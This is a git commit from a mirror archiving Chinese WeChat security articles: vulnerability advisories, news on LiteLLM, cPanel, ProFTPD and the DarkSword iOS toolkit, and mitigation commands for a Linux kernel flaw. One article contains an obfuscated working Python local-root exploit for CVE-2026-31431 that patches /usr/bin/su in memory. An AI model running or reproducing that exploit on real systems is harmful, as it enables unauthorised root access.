mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-29 03:40:51 +00:00
SEH溢出+Egghunter双剑合璧!SyncBreeze漏洞EXP深度优化、烽火狼烟丨Linux Kernel “Copy Fail” 提权漏洞 (CVE-2026-31431) 分析与安全声明、【已复现】cPanel 登录流程认证绕过漏洞(CVE-2026-41940)、最新通杀全线Linux发行版的CVE漏洞解析、DarkSword漏洞工具泄露:数亿iPhone面临零点击窃密风险、CVE-2026-42167 允许绕过身份验证并远程代码执行 ProFTPD、CNVD:关于Linux内核存在本地权限提升漏洞的安全公告、【风险提示】天融信关于Linux Kernel本地权限提升漏洞(CVE-2026-31431)的风险提示、新型 Linux 内核提权漏洞 CVE-2026-31431,安芯神甲提供实时检测与防护能力、CNNVD关于cPanel访问控制错误漏洞的通报、Copyfail提权漏洞(CVE-2026-31431)临时缓解措施、AI 网关 LiteLLM 曝严重 SQL 注入漏洞、Linux曝出“核弹级”漏洞CVE-2026-31431:攻击者可瞬间提权、【漏洞预警】CVE-2026-31431 Linux内核crypto:algif_aead逻辑漏洞 本地权限提升分析、Linux曝出“史诗级”本地提权漏洞,奇安信椒图、天擎EDR支持实时检测、【风险提示】天融信关于Java Ghost Bits 漏洞的风险提示、CNNVD关于Linux安全漏洞的通报、恒丰银行智能客服功能优化项目POC测试供应商征集、
This commit is contained in:
 test committed
1 parent
66e489d633
commit
cbbb0b88b9
19 files changed
+1421
-1
No files matched your search
@@ -20397,5 +20397,23 @@
|
||||
"https://mp.weixin.qq.com/s/YHG0b-P8U_b_FKqc-xtUAA": "【漏洞预警】Linux Copy Fail 本地提权漏洞 (CVE-2026-31431)",
|
||||
"https://mp.weixin.qq.com/s/FvZvivKO8YoyXt79Ew0qMw": "【安全圈】Linux 内核潜伏 9 年漏洞披露:732 字节脚本攻破 Ubuntu 等发行版,提权至 root 最高权限",
|
||||
"https://mp.weixin.qq.com/s/RK-orUtf_OkVQPxqf6PRjg": "关于Linux内核存在本地权限提升漏洞的安全公告",
|
||||
"https://mp.weixin.qq.com/s/7ImIAtZFMl-PWJG-wFgaAg": "CVE-2026-31431 真的只值 7.8 么"
|
||||
"https://mp.weixin.qq.com/s/7ImIAtZFMl-PWJG-wFgaAg": "CVE-2026-31431 真的只值 7.8 么",
|
||||
"https://mp.weixin.qq.com/s/XsxSBCyV0m6w5dHiPz5M_A": "SEH溢出+Egghunter双剑合璧!SyncBreeze漏洞EXP深度优化",
|
||||
"https://mp.weixin.qq.com/s/9_JXNh6oKFNSzikVepF97A": "烽火狼烟丨Linux Kernel “Copy Fail” 提权漏洞 (CVE-2026-31431) 分析与安全声明",
|
||||
"https://mp.weixin.qq.com/s/BCDnQD0MY5vL_OG-qd0NEA": "【已复现】cPanel 登录流程认证绕过漏洞(CVE-2026-41940)",
|
||||
"https://mp.weixin.qq.com/s/MKa_SLZZhFmlZFpw0yvjEg": "最新通杀全线Linux发行版的CVE漏洞解析",
|
||||
"https://mp.weixin.qq.com/s/igdteCyUJcdNDYjY0IEEVw": "DarkSword漏洞工具泄露:数亿iPhone面临零点击窃密风险",
|
||||
"https://mp.weixin.qq.com/s/OllLjqZcQJK6YAq1oBWPVA": "CVE-2026-42167 允许绕过身份验证并远程代码执行 ProFTPD",
|
||||
"https://mp.weixin.qq.com/s/X1HE9GQHfBKJrFin8aDf8Q": "CNVD:关于Linux内核存在本地权限提升漏洞的安全公告",
|
||||
"https://mp.weixin.qq.com/s/B9xcSm5BGGFA4NQZK6QoIg": "【风险提示】天融信关于Linux Kernel本地权限提升漏洞(CVE-2026-31431)的风险提示",
|
||||
"https://mp.weixin.qq.com/s/rnzu7PL34onKAR1MS7Anow": "新型 Linux 内核提权漏洞 CVE-2026-31431,安芯神甲提供实时检测与防护能力",
|
||||
"https://mp.weixin.qq.com/s/x7Wlh1kOcA-bQOHyXZBIDg": "CNNVD关于cPanel访问控制错误漏洞的通报",
|
||||
"https://mp.weixin.qq.com/s/cFYqAUqjsbVwoNm2B4XCnw": "Copyfail提权漏洞(CVE-2026-31431)临时缓解措施",
|
||||
"https://mp.weixin.qq.com/s/EXpa4Mlvj4jaXPW9fGLRmA": "AI 网关 LiteLLM 曝严重 SQL 注入漏洞",
|
||||
"https://mp.weixin.qq.com/s/5Q_2Gs8PkH67gYsnMxP_dA": "Linux曝出“核弹级”漏洞CVE-2026-31431:攻击者可瞬间提权",
|
||||
"https://mp.weixin.qq.com/s/NGcvLQw38sVQPjZN2rU4fQ": "【漏洞预警】CVE-2026-31431 Linux内核crypto:algif_aead逻辑漏洞 本地权限提升分析",
|
||||
"https://mp.weixin.qq.com/s/V5fn25CICy1eN_LV1omcLA": "Linux曝出“史诗级”本地提权漏洞,奇安信椒图、天擎EDR支持实时检测",
|
||||
"https://mp.weixin.qq.com/s/KI-n1SESpCUA4hqJQ78Oog": "【风险提示】天融信关于Java Ghost Bits 漏洞的风险提示",
|
||||
"https://mp.weixin.qq.com/s/MP8byaCpAvOtoI3nCXnLOg": "CNNVD关于Linux安全漏洞的通报",
|
||||
"https://mp.weixin.qq.com/s/G4hJa4aZNQMlcGOrmwuXKA": "恒丰银行智能客服功能优化项目POC测试供应商征集"
|
||||
}
|
||||
@@ -0,0 +1,35 @@
|
||||
# AI 网关 LiteLLM 曝严重 SQL 注入漏洞
|
||||
安世加 2026-04-30 10:38
|
||||
|
||||
新闻
|
||||
|
||||
News Today
|
||||
|
||||
广泛部署于企业 AI 基础设施的开源大模型代理网关 LiteLLM 被发现存在一个严重的预认证 SQL 注入漏洞(CVE-2026-42208,CVSS 9.3)。该漏洞于2026年4月20日首次公开披露,36小时内安全研究人员即观察到攻击者在真实环境中发起定向利用。
|
||||
|
||||
|
||||
漏洞的根源在于 LiteLLM 对 HTTP 请求头 Authorization: Bearer 的处理逻辑中,未对用户输入进行参数化查询处理,导致攻击者可将恶意 SQL 代码直接注入后端数据库并执行任意查询。由于这是一个预认证漏洞,攻击者无需持有任何有效账号或密码,任何对外暴露的 LiteLLM 实例均可在未登录状态下被直接攻击。
|
||||
|
||||
|
||||
Sysdig 威胁研究团队监测到,攻击者并非无差别扫描,而是具有明确目标:通过列枚举技术逐步摸清数据库结构,并持续轮换 IP 地址以规避检测。攻击的核心目标是三张关键数据表——存储虚拟 API 密钥和主密钥的 LiteLLM_VerificationToken 表、存储上游 AI 服务提供商凭证的 litellm_credentials 表,以及包含数据库连接字符串和运行时配置的 litellm_config 表。一旦这些数据被盗,攻击者即可以受害企业的身份调用 OpenAI、Anthropic、Azure 等高成本 AI 服务,或进一步渗透企业内部系统。
|
||||
|
||||
|
||||
LiteLLM 作为统一接入多家大模型供应商的 AI 网关,在企业内部 AI 应用部署中使用极为广泛,尤其是将其暴露在互联网上作为对外 API 端点的场景风险最高。研究人员指出,鉴于该漏洞已被积极利用,所有运行受影响版本且对外开放的实例都应被视为"已被攻陷"进行处置,而非仅仅打补丁了事。
|
||||
|
||||
|
||||
修复版本为 LiteLLM 1.83.7,建议立即升级,并同步轮换所有存储在实例中的 API 密钥和上游服务凭证,审计数据库访问日志排查可疑查询记录。
|
||||
|
||||
|
||||
来源:Cyber Press / Sysdig
|
||||
|
||||
|
||||
|
||||
本公众号发布的文章均转载自互联网或经作者投稿授权的原创,文末已注明出处,其内容和图片版权归原网站或作者本人所有,并不代表安世加的观点,若有无意侵权或转载不当之处请联系我们处理!
|
||||
|
||||
|
||||
安世加为出海企业提供SOC 2、ISO 27001、PCI DSS、TrustE认证咨询服务(点击图片可详细查看)
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzU2MTQwMzMxNA==&mid=2247540448&idx=1&sn=165f2bc3b3233827b2c601a32073aca8&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,44 @@
|
||||
# CNNVD关于Linux安全漏洞的通报
|
||||
原创 CNNVD
|
||||
CNNVD CNNVD安全动态 2026-04-30 11:18
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
**点击蓝字 关注我们**
|
||||
|
||||

|
||||
|
||||
|
||||
**漏洞情况**
|
||||
|
||||
近日,国家信息安全漏洞库(CNNVD)收到关于Linux kernel安全漏洞(CNNVD-202604-4496、CVE-2026-31431)情况的报送。成功利用漏洞的攻击者,可在目标系统获取root权限。Linux kernel多个版本均受此漏洞影响。目前,Linux官方已发布新版本修复了该漏洞,建议用户及时确认产品版本,尽快采取修补措施。
|
||||
|
||||
## 一漏洞介绍
|
||||
|
||||
|
||||
Linux kernel是美国Linux基金会的开源操作系统Linux所使用的内核。该漏洞源于内核加密子系统中的一处逻辑缺陷,攻击者可以利用AF_ALG加密接口与splice()系统调用的组合,向任意可读文件的页缓存写入受控的4字节数据,从而篡改setuid程序,获取系统root权限。目前该漏洞利用代码和技术细节已公开。
|
||||
|
||||
该漏洞于4月22日被国家信息安全漏洞库采集并收录。近期,该漏洞利用代码和技术细节被公开,影响范围迅速扩大,建议用户尽快采取修补措施。
|
||||
|
||||
## 二危害影响
|
||||
|
||||
|
||||
Ubuntu 24.04 LTS及以下版本、Amazon Linux 2023及以下版本、Red Hat Enterprise Linux 10及以下版本、Red Hat Enterprise Linux 9及以下版本、Red Hat Enterprise Linux 8及以下版本、SUSE 16及以下版本、Debian/Arch/Fedora/Rocky/Alma/Oracle等同期内核版本均受此漏洞影响。
|
||||
|
||||
|
||||
## 三修复建议
|
||||
|
||||
|
||||
目前,Linux官方已发布新版本修复了该漏洞,建议用户及时确认产品版本,尽快采取修补措施。参考链接:
|
||||
|
||||
https://www.kernel.org/
|
||||
|
||||
本通报由CNNVD技术支撑单位——奇安信网神信息技术(北京)股份有限公司、深信服科技股份有限公司、天翼云科技有限公司、北京时代新威信息技术有限公司、成都安美勤信息技术股份有限公司、新华三技术有限公司、远江盛邦安全科技集团股份有限公司、北京天融信网络安全技术有限公司、北京长亭科技有限公司、中乾建技术有限公司、广州纬安科技有限公司、中国银联股份有限公司、上海戎磐网络科技有限公司等技术支撑单位提供支持。
|
||||
|
||||
CNNVD将继续跟踪上述漏洞的相关情况,及时发布相关信息。如有需要,可与CNNVD联系。联系方式: cnnvd@itsec.gov.cn
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,43 @@
|
||||
# CNNVD关于cPanel访问控制错误漏洞的通报
|
||||
原创 CNNVD
|
||||
CNNVD CNNVD安全动态 2026-04-30 11:18
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
**点击蓝字 关注我们**
|
||||
|
||||

|
||||
|
||||
|
||||
**漏洞情况**
|
||||
|
||||
近日,国家信息安全漏洞库(CNNVD)收到关于cPanel访问控制错误漏洞(CNNVD-202604-5641、CVE-2026-41940)情况的报送。攻击者可通过构造恶意请求,在经未授权的情况下访问目标服务器控制面板。cPanel 11.40之后版本均受此漏洞影响。目前,cPanel官方已发布新版本修复了该漏洞,建议用户及时确认产品版本,尽快采取修补措施。
|
||||
|
||||
## 一漏洞介绍
|
||||
|
||||
|
||||
cPanel是美国cPanel公司的一套基于Web的自动化主机托管平台,该平台主要用于自动化管理网站和服务器。该漏洞源于登录流程中存在身份验证绕过问题,可能导致未经身份验证的攻击者远程访问目标服务器控制面板。
|
||||
|
||||
|
||||
## 二危害影响
|
||||
|
||||
|
||||
cPanel 11.40之后版本受此漏洞影响。
|
||||
|
||||
|
||||
## 三修复建议
|
||||
|
||||
|
||||
目前,cPanel官方已发布新版本修复了该漏洞,建议用户及时确认产品版本,尽快采取修补措施。参考链接:
|
||||
|
||||
https://support.cpanel.net/hc/en-us/articles/40073787579671-Security-CVE-2026-41940-cPanel-WHM-WP2-Security-Update-04-28-2026
|
||||
|
||||
本通报由CNNVD技术支撑单位——奇安信网神信息技术(北京)股份有限公司、亚信科技(成都)有限公司、内蒙古万德系统集成有限责任公司、内蒙古旌云科技有限公司、天翼云科技有限公司等技术支撑单位提供支持。
|
||||
|
||||
CNNVD将继续跟踪上述漏洞的相关情况,及时发布相关信息。如有需要,可与CNNVD联系。联系方式: cnnvd@itsec.gov.cn
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,32 @@
|
||||
# CNVD:关于Linux内核存在本地权限提升漏洞的安全公告
|
||||
观雪安全 2026-04-30 12:07
|
||||
|
||||

|
||||
|
||||
exp:
|
||||
```
|
||||
#!/usr/bin/env python3
|
||||
import os as g,zlib,socket as s
|
||||
def d(x):return bytes.fromhex(x)
|
||||
def c(f,t,c):
|
||||
a=s.socket(38,5,0);a.bind(("aead","authencesn(hmac(sha256),cbc(aes))"));h=279;v=a.setsockopt;v(h,1,d('0800010000000010'+'0'*64));v(h,5,None,4);u,_=a.accept();o=t+4;i=d('00');u.sendmsg([b"A"*4+c],[(h,3,i*4),(h,2,b'\x10'+i*19),(h,4,b'\x08'+i*3),],32768);r,w=g.pipe();n=g.splice;n(f,w,o,offset_src=0);n(r,u.fileno(),o)
|
||||
try:u.recv(8+t)
|
||||
except:0
|
||||
f=g.open("/usr/bin/su",0);i=0;e=zlib.decompress(d("78daab77f57163626464800126063b0610af82c101cc7760c0040e0c160c301d209a154d16999e07e5c1680601086578c0f0ff864c7e568f5e5b7e10f75b9675c44c7e56c3ff593611fcacfa499979fac5190c0c0c0032c310d3"))
|
||||
while i<len(e):c(f,i,e[i:i+4]);i+=4
|
||||
g.system("su")
|
||||
```
|
||||
|
||||
通过官方链接更新至最新版本:
|
||||
|
||||
https://git.kernel.org/stable/c/a664bf3d603dc3bdcf9ae47cc21e0daec706d7a5
|
||||
|
||||
也可采用以下临时修复措施:
|
||||
|
||||
1、禁用algif_aead内核模块
|
||||
|
||||
2、通过seccomp或运行安全策略,阻断容器内AF_ALG socket创建。
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,57 @@
|
||||
# CVE-2026-42167 允许绕过身份验证并远程代码执行 ProFTPD
|
||||
Ots安全 2026-04-30 10:19
|
||||
|
||||
**威胁简报**
|
||||
|
||||
|
||||
**恶意软件**
|
||||
|
||||
|
||||
**漏洞攻击**
|
||||
|
||||
ZeroPath Research 发现 ProFTPD 的 mod_sql 扩展中存在 SQL 注入漏洞 (CVE-2026-42167),该漏洞可允许远程代码执行、绕过身份验证和权限提升,具体取决于配置——在某些情况下,甚至可利用预身份验证漏洞。影响 ProFTPD 1.3.9 及更早版本;已在 1.3.9a 版本中修复。
|
||||
|
||||
ZeroPath Research 发现 ProFTPD 的 mod_sql 扩展中存在 SQL 注入漏洞。根据配置的不同,该漏洞可在身份验证之前被利用,并可能导致身份验证绕过、权限提升或远程代码执行。
|
||||
|
||||
MITRE 已将该缺陷编号为 CVE-2026-42167 ,并在 CVSSv3 严重性等级中将其评为 8.1。
|
||||
|
||||

|
||||
|
||||
绕过身份验证,注入具有完全磁盘访问权限的后门用户。
|
||||
|
||||
时间线
|
||||
|
||||
2026年3月28日 — 问题已报告给ProFTPD维护者
|
||||
|
||||
2026年4月7日 — ProFTPD维护人员和ZeroPath正在验证补丁
|
||||
|
||||
2026年4月24日 — CVE-2026-42167已发布
|
||||
|
||||
2026年4月27日 — 提交af90843baf7dcb8c6be1e5261be2d0b5b5850673修复了问题
|
||||
|
||||
2026年4月27日 — 发布1.3.9a版本,修复了相关问题。
|
||||
|
||||
ProFTPD漏洞概念验证
|
||||
|
||||
针对 CVE-2026-42167 的概念验证演示,这是一个 ProFTPDmod_sql日志管道中的 SQL 注入漏洞,允许未经身份验证的攻击者执行任意 SQL,并将后门用户注入 FTP 身份验证数据库或在数据库主机上实现远程代码执行。
|
||||
|
||||
所有 POC 都是针对 PostgreSQL 的,但后门用户 POC 可以通过对注入的查询进行一些修改(我们将其作为读者的练习)来与 MySQL 和 sqlite 后端配合使用。
|
||||
- https://github.com/ZeroPathAI/proftpd-CVE-2026-42167-poc
|
||||
|
||||
|
||||
|
||||
**END**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
公众号内容都来自国外平台-所有文章可通过点击阅读原文到达原文地址或参考地址
|
||||
|
||||
排版 编辑 | Ots 小安
|
||||
|
||||
采集 翻译 | Ots Ai牛马
|
||||
|
||||
公众号 |
|
||||
AnQuan7 (Ots安全)
|
||||
|
||||
@@ -0,0 +1,73 @@
|
||||
# Copyfail提权漏洞(CVE-2026-31431)临时缓解措施
|
||||
微步在线研究响应中心 2026-04-30 12:40
|
||||
|
||||
环境判断
|
||||
|
||||
先使用如下命令验证algif_aead模块是否已编译进内核,而不是可加载内核的模块
|
||||
|
||||
```
|
||||
grep CONFIG_CRYPTO_USER_API_AEAD /boot/config-$(uname -r)
|
||||
```
|
||||
|
||||
|
||||
如果输出为
|
||||
|
||||
CONFIG_CRYPTO_USER_API_AEAD=m
|
||||
|
||||
则可使用方式一
|
||||
|
||||
如果输出为
|
||||
|
||||
CONFIG_CRYPTO_USER_API_AEAD=y
|
||||
|
||||
则可使用方式二
|
||||
|
||||
方式一
|
||||
|
||||

方式一是通过 modprobe.d 规则阻止以后以模块形式加载 algif_aead,并尝试把当前已经加载的 algif_aead 模块卸载掉。
|
||||
|
||||
注意:这种方式并不需要重启服务器即可生效
|
||||
|
||||
```
|
||||
# 以Debian系统为例进⾏配置# 禁⽌模块加载(重启后⽣效)echo"install algif_aead /bin/false" > \/etc/modprobe.d/disable-algif-aead.conf# 卸载已加载的模块rmmod algif_aead 2>/dev/null || truelsmod | grep algif_aead# ⽆输出 = 已成功禁⽤
|
||||
```
|
||||
|
||||
|
||||
效果如下所示:
|
||||
|
||||
|
||||
|
||||
方式二
|
||||
|
||||
方法二是使用 seccomp 或类似沙箱机制,限制进程调用 socket(AF_ALG, ...)。
|
||||
这种方式只能缓解风险,不能全局禁用 AF_ALG,因为 seccomp 只对被施加策略的进程生效。
|
||||
|
||||
以Rocky Linux上禁止 sshd.service 及其子进程调用socket(AF_ALG, ...)为例,配置如下步骤所示:
|
||||
|
||||
1. 创建自定义配置
|
||||
|
||||
```
|
||||
sudomkdir -p /etc/systemd/system/sshd.service.d
|
||||
```
|
||||
|
||||
|
||||
2. 配置文件内容如下所示,功能为禁止该服务使用 AF_ALG 地址族
|
||||
|
||||
```
|
||||
sudotee /etc/systemd/system/sshd.service.d/override.conf >/dev/null <<'EOF'[Service]RestrictAddressFamilies=~AF_ALGEOF
|
||||
```
|
||||
|
||||
|
||||
3. 重启sshd服务
|
||||
|
||||
```
|
||||
sudo systemctl daemon-reloadsudo systemctl restart sshd.service
|
||||
```
|
||||
|
||||
|
||||

4. 出现如下结果则证明配置生效
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,106 @@
|
||||
# DarkSword漏洞工具泄露:数亿iPhone面临零点击窃密风险
|
||||
原创 老张
|
||||
老张 信息安全动态 2026-04-30 07:47
|
||||
|
||||

|
||||
|
||||
2026年3月,一种名为DarkSword的iOS高级黑客工具被匿名泄露,其源代码公开发布在GitHub上。
|
||||
|
||||
安全研究人员警告:这个工具"开箱即用",任何人只需复制粘贴HTML和JavaScript代码,几分钟内即可部署攻击服务器。**更危险的是,它实现零点击感染——用户只要打开一个网页,设备就会被静默接管,通讯录、短信、通话记录、钥匙串等敏感数据全部被窃取。**
|
||||
|
||||
根据苹果官方数据,全球仍有约25%的iPhone运行iOS 18系统,这意味着数亿台设备正直接暴露在DarkSword的攻击范围内。
|
||||
## 一、DarkSword攻击工具:从APT武器到全民可用的入侵工具
|
||||
|
||||
DarkSword最初是由俄罗斯国家支持的APT组织开发的高级黑客工具,曾被用于通过乌克兰网站发起定向攻击。2026年3月,其更新版本被匿名泄露并公开发布,标志着这款原本仅少数影子团队使用的间谍工具,正式进入规模化扩散阶段。
|
||||
### 技术特征对比
|
||||
<table><thead><tr><th style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;text-align: center;font-weight: bold;color: rgb(72, 112, 172);background: rgb(247, 247, 247);"><section><span leaf="">维度</span></section></th><th style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;text-align: center;font-weight: bold;color: rgb(72, 112, 172);background: rgb(247, 247, 247);"><section><span leaf="">传统iOS恶意软件</span></section></th><th style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;text-align: center;font-weight: bold;color: rgb(72, 112, 172);background: rgb(247, 247, 247);"><section><span leaf="">DarkSword无文件攻击</span></section></th></tr></thead><tbody><tr><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><strong style="color: rgb(72, 112, 172);"><span leaf="">传播方式</span></strong></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">恶意应用、描述文件、越狱</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">钓鱼邮件+恶意网页</span></section></td></tr><tr><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><strong style="color: rgb(72, 112, 172);"><span leaf="">触发条件</span></strong></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">下载安装、信任授权</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">仅访问网页,零点击</span></section></td></tr><tr><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><strong style="color: rgb(72, 112, 172);"><span leaf="">驻留方式</span></strong></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">磁盘文件、启动项、配置描述文件</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">内存执行,无文件残留</span></section></td></tr><tr><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><strong style="color: rgb(72, 112, 172);"><span leaf="">权限获取</span></strong></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">需用户授权或越狱</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">漏洞链直接内核提权</span></section></td></tr><tr><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><strong style="color: rgb(72, 112, 172);"><span leaf="">检测难度</span></strong></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">可通过特征、行为检出</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">痕迹少,传统工具难检出</span></section></td></tr><tr><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><strong style="color: rgb(72, 112, 172);"><span leaf="">攻击门槛</span></strong></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">高,需定制开发</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">低,工具泄露后可批量使用</span></section></td></tr></tbody></table>
|
||||
移动安全初创公司iVerify联合创始人Matthias Frielingsdorf警告:"这些工具太容易被重新利用了。我认为已经无法遏制,所以我们只能预计犯罪分子和其他人会开始部署它们。"他强调,泄露的代码仅包含HTML和JavaScript,结构极其简单,**即使没有任何iOS技术背景的犯罪分子也能轻松上手。**
|
||||
## 二、漏洞链分析:如何实现零点击静默入侵
|
||||
|
||||
DarkSword采用多漏洞组合链式利用,完成从沙箱逃逸到内核提权的完整突破。公开版本包含2组漏洞利用链、6个CVE漏洞,专门针对iOS 18.4-18.7版本。
|
||||
### 漏洞链构成
|
||||
<table><thead><tr><th style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;text-align: center;font-weight: bold;color: rgb(72, 112, 172);background: rgb(247, 247, 247);"><section><span leaf="">漏洞类型</span></section></th><th style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;text-align: center;font-weight: bold;color: rgb(72, 112, 172);background: rgb(247, 247, 247);"><section><span leaf="">CVE编号</span></section></th><th style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;text-align: center;font-weight: bold;color: rgb(72, 112, 172);background: rgb(247, 247, 247);"><section><span leaf="">功能描述</span></section></th></tr></thead><tbody><tr><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">WebKit同源策略绕过</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">CVE-2026-20643</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">恶意JavaScript突破沙箱,获取浏览器上下文权限</span></section></td></tr><tr><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">动态链接器权限提升</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">dyld相关漏洞</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">实现从用户态到内核态权限提升</span></section></td></tr><tr><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">内存篡改与进程注入</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">未公开</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">劫持合法系统进程,实现无文件执行</span></section></td></tr><tr><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">数据访问绕过</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">未公开</span></section></td><td style="border: 1px solid rgb(217, 223, 228);padding: 9px 12px;font-size: 0.75em;line-height: 22px;vertical-align: top;"><section><span leaf="">突破应用间数据隔离,读取敏感信息</span></section></td></tr></tbody></table>
|
||||
攻击流程如下:
|
||||
1. **钓鱼邮件传播**
|
||||
:攻击者仿冒大西洋理事会域名,以"欧洲安全闭门战略讨论"等敏感议题为诱饵,定向投递恶意链接。
|
||||
|
||||
1. **网页触发漏洞**
|
||||
:受害者用iPhone打开链接,Safari加载恶意页面,漏洞链自动触发。
|
||||
|
||||
1. **内核提权**
|
||||
:WebKit漏洞突破沙箱,dyld漏洞实现内核权限提升。
|
||||
|
||||
1. **数据窃取**
|
||||
:获取文件系统访问权限,批量抓取联系人、短信、通话记录、钥匙串。
|
||||
|
||||
1. **隐蔽回传**
|
||||
:通过HTTPS/DNS隧道将数据加密回传至C2服务器。
|
||||
|
||||
1. **痕迹清理**
|
||||
:执行完毕后释放内存、清除日志,设备重启后无残留。
|
||||
|
||||
反网络钓鱼技术专家芦笛指出,这种攻击将社会工程与零日漏洞链深度耦合,突破传统钓鱼依赖用户交互的局限,实现"点开即中招"的零感知入侵。
|
||||
## 三、数据窃取范围:你的手机里没有秘密
|
||||
|
||||
DarkSword可窃取的数据范围极其广泛,几乎覆盖iPhone存储的所有敏感信息。
|
||||
### 数据窃取清单
|
||||
